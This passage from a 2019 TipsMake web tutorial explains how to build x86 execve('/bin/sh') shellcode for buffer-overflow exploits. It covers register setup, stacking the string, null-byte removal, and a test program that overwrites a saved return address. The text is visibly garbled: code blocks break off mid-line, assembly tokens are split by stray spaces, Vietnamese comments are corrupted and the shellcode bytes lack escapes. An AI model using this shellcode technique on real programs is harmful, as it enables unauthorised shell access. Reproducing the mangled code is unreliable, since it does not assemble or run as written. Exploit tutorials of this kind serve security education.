       For simplicity, we will use an empty environment variable by assigning this value with a `NULL` pointer.
    2. `%ecx` holds the address value of the parameter array`0x804c702 [__execve+22]: mov 0xc(%ebp),%ecx`The first parameter must be the name of the program, here simply an array to contain the address of the string `"/bin/sh"` and end with a `NULL` pointer.
    3. `%ebx` holds the address of the program name string to execute, in this case `"/bin/sh"`

       ```
       0x804c6f1 [__execve+5]: mov 0x8(%ebp),%edi
       .
       0x804c709 [__execve+29]: mov %edi,%ebx
       ```

2. _exit () function: ending the execution process, the resulting code returned to the parent process (usually a shell) is stored in the `%ebx0x804c6d2 [_exit+2]: mov 0x4(%esp,1),%ebx`

To finish creating assembly language code, we need a place containing the string `"/bin/sh"` , a pointer to this string and a `NULL` pointer (to terminate the parameter array, and also an environment variable pointer).). The above data must be prepared before implementing `execve()` .

3.3. Locate shellcode on memory

Usually shellcode will be inserted into the faulty program via command line parameters, environment variables or keyboard input / file strings. Either way, when creating shellcode, we cannot know its address. Not only that, we also have to know the string `"/bin/sh"` advance. However, with some tricks we can solve that problem. There are two ways to locate shellcode on memory, all via indirect positioning to ensure independence. For simplicity, here we will show how to locate shellcode using the stack.

To prepare the parameter array and the environment variable pointer for the `execve()` function, we will place the string `"/bin/sh"` , the `NULL` pointer on the stack and specify the address via `%esp` register value `%esp` . Assembly language code will have the following form:

```
beginning_of_shellcode: pushl $ 0x0 // null value ends / bin / sh pushl "/ bin
```

3.4. Problem byte value null

Error functions are usually string handling functions like `strcpy()` , `scanf()` . To insert code in the middle of the program, shellcode must be copied as a string. However, the string handler functions will complete once a null character is encountered ( ). Therefore, our shellcode must not contain any null values. We will use some tricks to remove null values, for example:

```
push $ 0x00
```

The equivalent will be replaced by:

```
xorl% eax,% eax push% eax
```

That's how to handle null bytes directly. The null value also arises when converting the code to hexa. For example, the command turns the `0x1` value into `%eax` to call `_exit()` :

```
0x804c6d6 : mov $ 0x1,% eax
```

Converting to hexadecimal will become a string:

```
b8 01 00 00 00 mov $ 0x1,% eax
```

The trick to use is to initialize the value to `%eax` with a register of value 0, then increase it to 1 (or use the `movb` command to operate on a low byte of `%eax`)

```
31 c0 xor% eax,% eax 40 inc% eax
```

3.5. Create shellcode

We already have all that is needed to create shellcode. Program to create shellcode:

```
/ * shellcode_asm.c * / int main () {asm ("/ * push null value ends / bin / sh
??
* Value returned 0 for _exit () * / xorl% ebx,% ebx / * Function _exit ():% eax =
```

Above shellcode translation and dump in assembly language:

```
[SkZ0 @ gamma bof] $ gcc -o shellcode_asm shellcode_asm.c [SkZ0 @ gamma bof] $
```

Test shellcode on:

```
  / * testsc.c * / char shellcode [] = "x31xc0x50x68x2fx2fx73x68x68x2fx62x69x6ex8
?è giá tr? b?o l?u %eip trên stack b?ng ??a ch? shellcode */ /* kho?
ng cách so v?i bi?n ret là 8 byte (2 word): */ /* - 4 byte cho bi?
n ret */ /* - 4 byte cho giá tr? b?o l?
u %ebp */ * ((int *) & ret + 2) = (int) shellcode; / * override the value of savi
```

Test the `testsc` program:

```
  [SkZ0 @ gamma bof] $ gcc testsc.c -o testsc [SkZ0 @ gamma bof] $ ./testsc bash
```

We can add functions to extend the functionality of shellcode, perform other necessary operations before calling `"/bin/sh"` such as `setuid()`, `setgid()`, `chroot()`, . by insert the assembly code of these functions before the above shellcode segment.

As can be seen in the shellcode test example, the basic idea to exploit the buffer overflow, details will be presented in the next section.

You finished reading the article "**Techniques to exploit buffer overflows: Organize memory, stack, call functions, shellcode**" edited by the **TipsMake** team. We hope this article has provided you with many useful tech tips and tricks. You can search for similar articles on tips and guides. Thank you for reading and for following us regularly.

© 2019 TipsMake.com